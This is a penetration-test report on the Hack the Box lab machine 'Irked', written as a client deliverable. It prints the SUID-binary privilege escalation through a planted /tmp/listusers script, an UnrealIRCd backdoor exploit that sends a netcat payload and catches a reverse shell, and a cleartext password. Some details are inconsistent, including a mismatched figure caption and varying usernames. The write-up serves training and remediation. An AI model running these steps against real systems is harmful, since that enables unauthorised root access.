




# 2025 Security Assessment Report Prepared For



Report Issued: 8 October 2025



## Confidentiality Notice

*This report does not contain sensitive, privileged, or confidential information. Precautions don't have to be taken to protect the confidentiality of the information in this document. Publication of this report won't cause reputational damage to Hack the Box or facilitate attacks against Hack the Box. Chris Can Pwn It shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.*

## Disclaimer

*Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on Hack the Box's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.*

# TABLE OF CONTENTS

<b>EXECUTIVE SUMMARY</b>	<b>3</b>
Recommendation	3
<b>HIGH LEVEL ASSESSMENT OVERVIEW</b>	<b>4</b>
Observed Security Strengths	4
Areas for Improvement	4
Short Term Recommendations	4
Long Term Recommendations	6
<b>SCOPE</b>	<b>7</b>
Networks	7
Other	7
Provided Credentials	7
<b>TESTING METHODOLOGY</b>	<b>8</b>
<b>CLASSIFICATION DEFINITIONS</b>	<b>9</b>
Risk Classifications	9
Exploitation Likelihood Classifications	9
Business Impact Classifications	10
Remediation Difficulty Classifications	10
<b>ASSESSMENT FINDINGS</b>	<b>11</b>
<b>APPENDIX A - TOOLS USED</b>	<b>21</b>
<b>APPENDIX B - ENGAGEMENT INFORMATION</b>	<b>22</b>
Client Information	22
Version Information	22
Contact Information	22

# EXECUTIVE SUMMARY

Chris Can Pwn It performed a security assessment of the internal corporate network of Hack the Box (Irked) on 8 October 2025. Chris's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the Hack the Box (Irked) corporate network. The purpose of this assessment was to discover and identify vulnerabilities in Hack the Box's infrastructure and suggest methods to remediate the vulnerabilities. Chris identified a total of 7 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
1	2	1	3

The highest severity vulnerabilities give potential attackers the opportunity to execute remote code leading to full system compromise or data exfiltration on production assets. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

## Recommendation

Chris Can Pwn It recommends Hack the Box patches the machine "Irked" according to below remediation suggestions, as it is currently vulnerable to remote code execution leading to full system compromise.

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

Chris identified the following strengths in Hack the Box's network which greatly increases the security of the network. Hack the Box should continue to monitor these controls to ensure they remain effective.

- The web server does not seem to leak any information for an attacker to use if fuzzed by common tools.
- Strong passwords are used for users. Would be hard to extract these if current issues are patched.
- The webserver is run by a low-privileged user/process on the machine. If patched correctly for current flaws, this account can prevent further access if the web server is compromised.

## Areas for Improvement

Chris recommends Hack the Box takes the following actions on "Irked" to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack Hack the Box's information systems and/or reduce the impact of a successful attack.

## Short Term Recommendations

Chris recommends Hack the Box take the following actions as soon as possible to minimize business risk.

### Critical

- Either remove SUID rights from viewuser binary (/usr/bin/viewuser) or change the "/tmp/listusers" binary it uses to be somewhere a normal user cannot access and change.

### High

- Patch UnrealIRCd to latest version (version 6) as current is vulnerable to remote code execution (RCE).
- Remove exposed password found in "/home/djmardov/Documents/.backup".



## Medium

- Remove image in main webpage index and replace with an image with no steganography used.

## Long Term Recommendations

Chris recommends the following actions be taken over the next 4 months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

## Low

- Configure ssh to use key-file authentication rather than passwords as these are less secure.
- Remove the /manual directory on the webserver from public access, as this reveals unnecessary information about the server.
- Consider stronger firewall rules to reduce outbound connections from the server like reverse shells.

# SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.


## Networks

Network	Note
10.129.xxx.xxx	Virtual Machine Hosted by HTB

# TESTING METHODOLOGY

Chris's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about Hack the Box's network systems. Chris used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. Chris simulated an attacker exploiting vulnerabilities on the "Irked" virtual machine. Chris gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.





# CLASSIFICATION DEFINITIONS

## Risk Classifications

Level	Score	Description
<b>Critical</b>	<b>10</b>	Remote code execution leading to full system compromise or data exfiltration on production assets.
<b>High</b>	<b>7-9</b>	Remote access or privilege escalation on assets with sensitive data.
<b>Medium</b>	<b>4-6</b>	Information disclosure, local issues requiring existing credentials.
<b>Low</b>	<b>1-3</b>	Cosmetic or low-impact findings.
<b>Informational</b>	<b>0</b>	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

## Exploitation Likelihood Classifications

Likelihood	Description
<b>Likely</b>	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
<b>Possible</b>	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
<b>Unlikely</b>	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

## Business Impact Classifications

Impact	Description
<b>Severe</b>	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
<b>Moderate</b>	Successful exploitation may cause significant disruptions to non-critical business functions.
<b>Minor</b>	Successful exploitation may affect few users, without causing much disruption to routine business functions.

## Remediation Difficulty Classifications

Difficulty	Description
<b>Hard</b>	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
<b>Moderate</b>	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
<b>Easy</b>	Remediation can be accomplished in a short amount of time, with little difficulty.

## ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	Viewuser Binary with SUID Enabled	10	Critical	12
2	Outdated UnrealIRCd Version	9	High	14
3	Cleartext Password in User Folder	7	High	16
4	Hidden Password in Web Image	5	Medium	17
5	Unnecessary Web Directory	2	Low	18
6	Outdated Apache Server	1	Low	19
7	SSH Allows Password Login	1	Low	20

TEMPLATE NOTE: (Sorted by descending risk score)

## 1 - Viewuser Binary with SUID Enabled

CRITICAL RISK (10/10)	
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Easy

### Security Implications

Gaining access to any low-level user, we can execute the binary `/usr/bin/viewuser` which has the SUID flag set. This allows the binary to run at a privileged level and can be exploited.

### Analysis

We can run a scan for binaries with SUID set and we see `/usr/bin/viewuser` listed (**Figure 1**). We can then execute this binary as any user and see it calls for an additional binary located at `/tmp/listusers` (**Figure 2**). A malicious user can then place a malicious binary at this location and gain root code execution (**Figures 3-5**).

```
djmardov@irked:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/x
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

**Figure 1.1:** SUID binary search

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being develeped to set and test user permissions
It is still being actively developed
(unknown) :0          2025-10-08 15:44 (:0)
djmardov pts/1       2025-10-08 17:07 (10.10.16.43)
sh: 1: /tmp/listusers: not found
```

**Figure 1.2:** Binary execution reveals /tmp/linstusers dependency

```
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ chmod +x /tmp/listusers
```

**Figure 1.3:** Creating a malicious binary and making it executable

```
GNU nano 2.2.6
#!/bin/bash
/bin/bash
```

**Figure 1.4:** Malicious binary content

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being develeped to set and test user permissions
It is still being actively developed
(unknown) :0          2025-10-08 15:44 (:0)
djmardov pts/1       2025-10-08 17:07 (10.10.16.43)
root@irked:~# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29
root@irked:~#
```

**Figure 1.5:** SUID execution for root shell

### Recommendations

- Remove SUID flag for /usr/bin/viewusers if not needed.
- Remove dependency on file in /tmp. Move to a more secure location where regular users cannot access/edit functionality.

## 2 - Outdated UnrealIRCd Version

HIGH RISK (9/10)	
Exploitation Likelihood	Likely
Business Impact	Severe
Remediation Difficulty	Moderate

### Security Implications

The UnrealIRCd running on the server is exposed to attackers and is running a version vulnerable to remote code execution (RCE). Online exploits exist for this vulnerability and require very little configuration to execute.

### Analysis

A scan for open ports on the server shows several open running UnrealIRCd (**Figure 2.1**). We can then log into the IRC server and see it's running version 3.2.8.1 which is vulnerable to CVE-2010-2075 (**Figure 2.2**). This can be exploited using public PoC's such as the one at [LINK](#) to gain a shell as the user (**Figures 2.3-2.4**).


```
└─$ nmap -T4 -sV -p6697,8067,65534 10.129.35.191
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 18:42 EDT
Nmap scan report for 10.129.35.191
Host is up (0.080s latency).

PORT      STATE SERVICE VERSION
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
65534/tcp open  irc     UnrealIRCd
```

*Figure 2.1: A php webshell uploaded to XYZ Application*


```
└─$ nc 10.129.35.191 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname ...
PASS chris
NICK chris
USER chris pentest:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AndComment :chris
:irked.htb 001 chris :Welcome to the ROXnet IRC Network chris!chris@10.10.16.43
:irked.htb 002 chris :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 chris :This server was created Mon May 14 2018 at 13:12:50 EDT
```

*Figure 2.2: UnrealIRCd version exposed when connected.*



```
$ python unreal_exp.py -payload netcat 10.129.35.191 8067
Exploit sent successfully!
```

**Figure 2.3:** Execution of CVE-2010-2075 github exploit.



```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.43] from (UNKNOWN) [10.129.35.191] 39507
whoami
ircd
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
```

**Figure 2.4:** Catching reverse shell as user “ircd”.

### Recommendations

- Update UnrealIRCd to latest version.
- Consider restricting outbound connections from server to make reverse shells harder to obtain.

### References

- <https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/tree/master>
- <https://nvd.nist.gov/vuln/detail/cve-2010-2075>
- <https://www.unrealircd.org/>

### 3 - Cleartext Password in User Folder

HIGH RISK (7/10)	
Exploitation Likelihood	Likely
Business Impact	Moderate
Remediation Difficulty	Easy

#### Security Implications

A cleartext password can be found in a user's folder and read by any other user on the system no matter their access level. This password can be sprayed against user accounts on the network or used in other ways (in this case: image steganography password).

#### Analysis

Within the "Documents" folder of the user "djcardov" there is a file called ".backup". This file contains a cleartext password and is readable by any user on the system. (**Figure 3.1**)

```
djcardov@irked:~$ cd Documents/
djcardov@irked:~/Documents$ ls -la
total 12
drwxr-xr-x  2 djcardov djcardov 4096 Sep  5  2022 .
drwxr-xr-x 18 djcardov djcardov 4096 Sep  5  2022 ..
-rw-r--r--  1 djcardov djcardov  52 May 16  2018 .backup
lrwxrwxrwx  1 root      root      23 Sep  5  2022 user.txt -> /home/djcardov/user.txt
djcardov@irked:~/Documents$ cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbASss
```

**Figure 3.1:** Djcardov's Documents folder and .backup file contents.

#### Recommendations

- Remove the .backup file from the "djcardov" user's Documents folder.
- If the file is necessary, at least make it only readable by the specific user or root.



## 4 - Hidden Password in Web Image


MEDIUM RISK (5/10)	
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Easy

### Security Implications

An image on the main webpage for the server contains a hidden password requiring another password to unlock. This hidden file contains the password for the “djnardov” user.

### Analysis

If used in conjunction with the password found in finding #3, the image at <http://10.129.XX.XX/irked.jpg> contains the cleartext password for the user “djnardov”. We can download the image then use the tool “steghide” to find the hidden steganography inside (Figure 4.1).



**Figure 4.1:** Commands to extract steganography with passwords used/found redacted.

### Recommendations

- Remove current image file and replace with one that has no hidden steganography.

## 5 - Unnecessary Web Directory


LOW RISK (2/10)	
Exploitation Likelihood	Unlikely
Business Impact	Minor
Remediation Difficulty	Moderate

### Security Implications

The /manual directory of the web server is exposed to the public. While this isn't of immediate concern, it can reveal more about the underlying web-structure to potential attackers.

### Analysis

Conducting a scan of directories against a common directory list, we can see the <http://10.10.XX.XX/manual> directory is exposed. This reveals the web server software/version and more information about it. (Figure 5.1)



**Figure 5.1:** A screenshot of the main page in the /manual directory.

### Recommendations

- Either remove this directory entirely, or limit access to just the host or whitelisted IPs.

## 6 - Outdated Apache Server


LOW RISK (1/10)	
Exploitation Likelihood	Unlikely
Business Impact	Minor
Remediation Difficulty	Hard

### Security Implications

The Apache HTTP Server running on the host is outdated. Though no specific exploits were found for this version, recommend updating to latest Apache HTTP Server software.

### Analysis

A quick look at the /manual directory reveals the Apache HTTP Server software is current as of 2014 (**Figure 6.1**), meaning it is out of date. The latest Apache HTTP Server version is 2.4.65 and is current as of 23 July 2025.



**Figure 6.1:** Apache HTTP Server copyright date on /manual main page.

### Recommendations

- Update Apache HTTP Server to the latest version.

### References

- <https://httpd.apache.org/download.cgi>
- <https://www.apachelounge.com/viewtopic.php?t=5768>

## 7 - SSH Allows Password Login

LOW RISK (1/10)	
Exploitation Likelihood	Unlikely
Business Impact	Minor
Remediation Difficulty	Moderate

### Security Implications

The current implementation of SSH on the server allows for login via password-based authentication. This is not as secure as using a private key to log in, and can be vulnerable to password spraying or brute forcing.

### Analysis

Simply using the “ssh” tool on linux, we can log into any user we have a password for (**Figure 7.1**)

```
└─$ ssh djmardov@10.129.35.191
djmardov@10.129.35.191's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Thu Oct  9 16:27:22 2025 from 10.10.16.43
djmardov@irked:~$
```

**Figure 7.1:** Logging into the user “djmardov” with just the user’s password.

### Recommendations

- Configure SSH to only allow PubKey authentication.

### References

- <https://thorntech.com/passwords-vs-ssh/>

## APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
<b>Nmap</b>	Used for scanning ports on hosts.
<b>SSH</b>	Used to log into users with exposed passwords.
<b>Gobuster</b>	Used to scan web server for common directories and files.
<b>Steghide</b>	Used to extract cleartext password from image using steganography.
<b>LinPEAS</b>	Used to scan for privilege escalation vectors once user obtained on target.

**Table A.1:** Tools used during assessment

## APPENDIX B - ENGAGEMENT INFORMATION

### Client Information

<b>Client</b>	Hack the Box (Irked)
<b>Primary Contact</b>	John Doe, Some Job Position
<b>Approvers</b>	The following people are authorized to change the scope of engagement and modify the terms of the engagement <ul style="list-style-type: none"><li>• This Guy</li><li>• That Guy</li></ul>

### Version Information

Version	Date	Description
1.0	9 Oct 2025	Initial report to client

### Contact Information

<b>Name</b>	Chris Can Pwn It Consulting
<b>Address</b>	1001 Fake Street, Gotham, NY 11201
<b>Phone</b>	555-185-1782
<b>Email</b>	some.email@somemailbox.com